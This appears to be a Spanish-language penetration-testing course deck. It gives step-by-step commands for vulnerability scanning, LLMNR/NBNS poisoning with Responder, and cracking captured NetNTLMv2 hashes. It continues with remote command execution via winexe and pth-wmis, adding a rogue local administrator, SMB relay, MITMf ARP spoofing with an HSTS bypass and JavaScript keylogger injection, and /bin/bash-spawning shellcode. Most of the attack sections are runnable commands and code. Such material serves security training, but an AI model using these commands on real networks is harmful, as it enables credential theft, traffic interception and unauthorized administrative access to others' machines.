
</Técnicas de Vulnerabilidades>

Nessus




</Técnicas de Vulnerabilidades>

Nessus



</Técnicas de Vulnerabilidades>

Nessus



</Técnicas de Vulnerabilidades>

OpenVAS

Para configurar por primera vez el OpenVAS

- `openvas-setup`

Para subir el servicio de OpenVAS

- `openvas-start`

Para entrar a la URL del servicio OpenVAS

- `https://127.0.0.1:9392`

Verificar si el servicio esta a la escucha

- `netstat -antp`

Para bajar el servicio una vez ya hemos terminado


- `openvas-stop`



</Técnicas de Vulnerabilidades>


OpenVAS

```
root@amix: ~  
root@amix:~# openvas-start  
Starting OpenVas Services  
root@amix:~# _
```



</Técnicas de Vulnerabilidades>

OpenVAS



Greenbone Security Assistant - Mozilla Firefox

Greenbone Security Assistant

Logged in as Admin admin | Logout

Tue May 10 20:58:47 2016 UTC

Scan Management | Asset Management | Secinfo Management | Configuration | Extras | Administration | Help

Tasks 1 - 1 of 1 (total: 1) Refresh every 30 Sec.

Filter:

apply_overrides=1 rows=10 first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 127.0.0.1	New					

(Applied filter: apply_overrides=1 rows=10 first=1 sort=name)

1 - 1 of 1 (total: 1)

Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon any time later on.

If you want help creating new scan tasks but also more options, you can select "Advanced Task Wizard" from the wizard selection menu at the top of this window where it currently

Quick start: Immediately scan an IP address
IP address or hostname:

Start Scan

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration
3. Start this scan task right away
4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress


In fact, you must not lean back. As soon as the scan progress is beyond 1% you can already jump into the scan report via the link in



</Técnicas de Vulnerabilidades>

OpenVAS

```
root@amix: ~  
root@amix:~# openvas-stop  
Stopping OpenVas Services  
root@amix:~# _
```



</Explotación>



Movimientos Laterales:

Entendiendo los Protocolos LLMNR y NBNS

Cuando buscamos un nombre DNS, los sistemas Windows pasan por una serie de pasos para resolver ese nombre a una dirección IP para nosotros. El primer paso consiste en buscar archivos locales. Windows buscará los hosts o el archivo LMHosts en el sistema para ver si hay una entrada en ese archivo. Si no hay, entonces el siguiente paso es consultar el DNS. Windows enviará una consulta al servidor predeterminado de nombres para ver si puede encontrar una entrada.

En la mayoría de los casos, esto devolverá una respuesta, y veremos la página web o el host de destino al que estamos intentando conectar.



Movimientos Laterales:

Entendiendo los Protocolos LLMNR y NBNS

En situaciones donde el DNS falla, los sistemas modernos de Windows usan dos protocolos para tratar de resolver el nombre de host en la red local. La primera es la resolución de nombres de multidifusión local de enlace (LLMNR). Como su nombre lo indica, este protocolo usa multidifusión para intentar encontrar el host en la red. Otros sistemas de Windows se suscribirán a esta dirección de multidifusión, y cuando una solicitud es enviado por un host, si alguien que escucha posee ese nombre y puede convertirlo en una dirección IP, Se genera respuesta.

Una vez recibida la respuesta, el sistema nos llevará al host.



</Explotación>

Movimientos Laterales:

Entendiendo los Protocolos LLMNR y NBNS

Sin embargo, si el host no se puede encontrar utilizando LLMNR, Windows tiene una forma adicional de intentar encontrar el host. El servicio de nombres NetBIOS (NBNS) utiliza el protocolo NetBIOS para intentar descubrir la IP. Para ello, envía una solicitud de transmisión para el host a la subred local, y luego espera a que alguien responda a la solicitud.

Como un actor malicioso, sin embargo, podemos responder a cualquier solicitud enviada a LLMNR o NBNS y diga que el host que se está buscando es propiedad de nosotros. Luego, cuando el sistema vaya a esa dirección, intentará negociar una conexión con nuestro host, y podemos obtener información sobre la cuenta que está intentando conectarse con nosotros.



</Explotación>

Usando la herramienta Responder

Para instalar esta herramienta responder.py

- `git clone https://github.com/lgandx/Responder.git`
- `cd Responder`
- `git pull`
- `./Responder.py -h`
- `./Responder -I eth0 -wrf`

En la PC con windows intentamos conectarnos a un directorio compartido aunque este no exista.



</Explotación>

Luego vemos en la consola Linux la captura de la herramienta Responder.

Aquí se están haciendo dos tipos diferentes de envenenamiento. El primero es el envenenamiento NBNS y el segundo es LLMNR. Debido al fingerprinting, ambas solicitudes nos proporcionan información sobre el sistema operativo, y podemos ver la dirección IP del host solicitante, así como a qué sistema intentaba conectarse. El último dato que se nos da es el hash NetNTLMv2 junto con el nombre de usuario.

Podemos intentar descifrar esta credencial y ver si funciona en el sistema.



</Explotación>

Esto para que tenga un formato la cual pueda ser interpretado por la herramienta **John**.

- `./DumpHash.py`

Luego vemos en la consola Linux la captura de la herramienta Responder.

- `john DumpNTLMv2.txt`
- `hashcat -m 5600 DumpNTLMv2.txt \`
`/usr/share/wordlists/rockyou.txt`
- `smbclient -U egrullon@dominio -L 192.168.1.140`



</Explotación>

Luego para la Administración Remota utilizamos distintas herramientas.

Winexe

- `winexe -U egrullon@dominio --uninstall //192.168.1.140 cmd.exe`

Y logueados en la consola Windows verificamos el usuario con `whoami`

Tratar de elevar privilegios

- `winexe -U egrullon@dominio --uninstall --system //192.168.1.140 cmd.exe`

Y verificamos nuevamente con `whoami` que el usuario se llama System.



</Explotación>

Utilizando WMI

Windows Management Instrumentation (WMI) es un conjunto de especificaciones para acceder a la información de la configuración en los sistemas Windows.

- `pth-wmic -U egrullon@dominio //192.168.1.140 "select LogonType, LogonId from win32_logonsession"`
- `pth-wmic -U egrullon@dominio //192.168.1.140 "select LogonType, LogonId from win32_logonsession where LogonType=2 "`
- `pth-wmic -U egrullon@dominio //192.168.1.140 "select LogonType, LogonId from win32_logonsession | egrep -e 20653 -e 98254"`



</Explotación>

Siguiendo con WMI

Subimos el servicio de smbd

- `systemctl start smbd.service`

Verificamos que smb esta arriba en nuestro sistema

- `smbclient -N -L 192.168.1.35`
- `pth-wmis -U egrullon //192.168.1.140 'cmd.exe /c whoami > \\192.168.1.35\share\archivo.txt'`

Luego verificamos el archivo que copiamos.



</Explotación>

Siguiendo con WMI crearemos un usuario remotamente.

- `pth-wmis -U egrullon //192.168.1.140 'cmd.exe /c net user amix amixpasswd /add > \\192.168.1.35\share\usuario-remoto.txt'`

Luego agregamos el usuario **amix** al grupo **administrators**

- `pth-wmis -U egrullon //192.168.1.140 'cmd.exe /c net localgroup Administrators amix /add > \\192.168.1.35\share\usuario-remoto.txt'`

Verificamos nuevamente con Winexe la conexión con el nuevo usuario

- `winexe -U 'amix%amixpasswd' -uninstall -system \\192.168.1.140 cmd.exe`



</Explotación>

Siguiendo con WMI crearemos un usuario remotamente.

- `pth-wmis -U egrullon //192.168.1.140 'cmd.exe /c net user`
- `winexe -U egrullon@dominio --uninstall //192.168.1.140 cmd.exe`
- `winexe -U egrullon@dominio --uninstall --system \`
`//192.168.1.140 cmd.exe`



</Explotación>

También podemos utilizar a Responder como Sniffer para los browsers de esta forma.

- `responder -I eth0 -wFFbv`

También podemos utilizar Responder en dos consolas para capturar de un equipo en específico, pero primero se debe modificar lo siguiente.

`vim /usr/share/responder/Responder.conf` y poner en Off el SMB y HTTP

Luego en una consola:

- `responder -I eth0 -r`

En otra consola:

- `./MultiRelay.py -t 192.168.1.140 -c calc.exe -u ALL`



</Explotación>

MITMF: Man in the Middle (MITM) - Consola

- `mitmf --help`

MITMF para sobre pasar la seguridad de hsts en los servicios con https

- `mitmf -i wlan0 --spoof --arp --target 192.168.0.8 --gateway 192.168.0.1 --hsts`

Nota: ver su tabla ARP con `arp -a` y luego probar en la maquina del usuario paginas con https para ver sus contraseñas aun entrando a paginas con https.

Para colocar un **keylogger** en la maquina objetivo Local con la herramienta MITMF.

- `mitmf -i wlan0 --spoof --arp --target 192.168.0.8 --gateway 192.168.0.1 --jskeylogger`



</Explotación>

MITMF: Man in the Middle (MITM) - Consola

MITMF para sobre pasar la seguridad de hsts en los servicios con https para mas Hackeos en todo el segmento de Red.

- `echo 1 > /proc/sys/net/ipv4/ip_forward`

Para redirigir el trafico del Puerto 80 hacia el Puerto 10000

- `iptables -t nat -A PREROUTING -p tcp -i wlan0 --dport 80 -j REDIRECT --to-port 10000`
- `mitmf -i wlan0 -l 10000 --arp --spooof --hsts --gateway 192.168.0.1`

Nota: ver su tabla ARP con `arp -a` y luego probar en la maquina del usuario paginas con https para ver sus contraseñas aun entrando a paginas con https.

Por ejemplo: `www.facebook.com`



</Shellcodes>



</Que es una Shellcode>

Es un conjunto de órdenes programadas generalmente en lenguaje ensamblador y trasladadas a opcodes (conjunto de valores hexadecimales) que suelen ser inyectadas en la pila (o stack) de ejecución de un programa para conseguir que la máquina en la que reside se ejecute la operación que se haya programado.

El término fue acuñado originalmente porque el propósito del código malicioso era proporcionar un shell simple al agresor. Desde entonces, el término ha evolucionado para abarcar el código que se utiliza para hacer mucho más que proporcionar un shell, como para elevar privilegios o ejecutar un solo comando en el control remoto del sistema.

En sistemas x86, el opcode 0x90 representa NOP. En realidad, hay muchos más, pero 0x90 es el más utilizado.



</Shellcode>

Algunas paginas de Shellcodes publicados:

- Exploit-db
<https://www.exploit-db.com/shellcodes>
- Shell-Storm
<http://Shell-storm.org/shellcode>
- Packet Storm
<https://packetstormsecurity.com/search/?q=shellcode>



</Shellcode>

Ensamblador es un lenguaje de programación de bajo nivel que consiste en un conjunto de mnemónicos que representan instrucciones básicas para las computadoras, microprocesadores, microcontroladores y otros circuitos integrados programables.

- la sección **text**: es aquí donde va todo el código del programa.
- la sección de **data**: es aquí donde se pone el string de los datos, ejemplo hola mundo.
- la sección **start**: aquí le decimos al programa donde será el punto de entrada y que se va a imprimir y la salida.



</Shellcode>

Las system calls nos ayudan a pedirle al kernel del sistema que realice tareas por nosotros. para imprimir en pantalla tenemos que manejar todas las características de bajo nivel de hardware pero es aquí donde entran las syscalls.

La ruta de las system calls:

`/usr/include/x86_64-linux-gnu/asm/unistd_64.h` para 64 bits

`/usr/include/x86_64-linux-gnu/asm/unistd_32.h` para 32 bits

Por ejemplo en este archivo el #4 es para escribir.


what is write

man 2 write




</Shellcode>

Registros RAX, RBX, RCX y RDX



Registros RSI, RDI, RBP, RSP



</Shellcode 32 Bits>

```
; by egrullon </Amix>
; hola_mundo32 Bit
global _start                ; para definir la entrada.
section .text                ; donde ira nuestro codigo.
_start:                      ; iniciar nuestra entrada.

    mov     eax, 4            ; system call 4 es para escritura
    mov     ebx, 1            ; valor 1 en ebx para hacer sys_exit

    mov     ecx, mensaje     ; dirección de salida de etiquetas
    mov     edx, tam          ; para el numero de bytes
    int     0x80              ; invocar la syscall

    ; Para salida - exit(0)
    mov     eax, 1            ; para ir a la salida estandar
    xor     ebx, ebx          ; codigo 0 para salida
    int     0x80              ; para invocar la salida en el S.O.

mensaje: db "Hola Mundo...!", 10 ; 10 es para salto de linea

tam: equ $ - mensaje          ; es una constante
```



</Shellcode 32 Bits>

Para compilar el programa de 32 Bits en Ensamblador decimos:

- `nasm -f elf32 hola_mundo32.asm -o hola_mundo32.o`

Verificamos los archivos creados

- `ls`
- `file hola_mundo32.*`

Luego procedemos a Linkearlo para hacerlo ejecutable

- `ld -m elf_i386 hola_mundo32.o -o hola_mundo32`

Verificamos el tipo de archivo creado

- `file hola_mundo32`
- `./hola_mundo32`



</Shellcode 32 Bits>

Ejemplo para ejecutar una simple Shell:

- `vim simple-shell.asm`

`; by egrullon </Amix>`

`global _start`

`section .text`

`_start:`

`xor eax, eax`

`push eax`

`push 0x68736162 ; encodeado`

`push 0x2f6e6962`

`push 0x2f2f2f2f`

`mov ebx, esp`

`push eax`

`mov edx, esp`

`push ebx`

`mov ecx, esp`

`mov al, 11`

`int 0x80`



</Shellcode 32 Bits>

Para compilar el programa de 32 Bits en Ensamblador decimos:

- `nasm -f elf32 simple-shell.asm -o simple-shell.o`

Verificamos los archivos creados

- `ls`
- `file simple-shell.*`

Luego procedemos a Linkearlo para hacerlo ejecutable

- `ld -m elf_i386 simple-shell.o -o simple-Shell`

Verificamos el tipo de archivo creado

- `file simple-shell`
- `./simple-shell`



</Shellcode 64 Bits>

```
; by egrullon </Amix>
; hola_mundo64 Bit
global _start                ; para definir la entrada
section .text                ; donde ira nuestro codigo
_start:                      ; iniciar nuestra entrada

    ; write is system call 1
    mov     rax, 1            ; system call 1 es para escritura
    mov     rdi, 1            ; valor 1 rdi es para salida
    mov     rsi, mensaje      ; dirección de salida de etiquetas
    mov     rdx, tamano       ; para el numero de bytes
    syscall                  ; invocar la syscall

    ; exit(0)
    mov     eax, 60           ; system call 60 es para salida
    xor     rdi, rdi          ; codigo 0 para salida
    syscall                  ; para invocar la salida en el S.O.

mensaje: db "Hola Mundo...!", 0xA ; 0xA para salto de linea

tamano: equ $ - mensaje       ; es una constante
```



</Shellcode 64 Bits>

Para compilar el programa de 64 Bits en Ensamblador decimos:

- `nasm -f elf64 hola_mundo64.asm -o hola_mundo64.o`

Verificamos los archivos creados

- `ls`
- `file hola_mundo64.*`

Luego procedemos a Linkearlo para hacerlo ejecutable

- `ld hola_mundo64.o -o hola_mundo64`

Verificamos el tipo de archivo creado

- `file hola_mundo64`
- `./hola_mundo64`



</Shellcode 64 Bits>

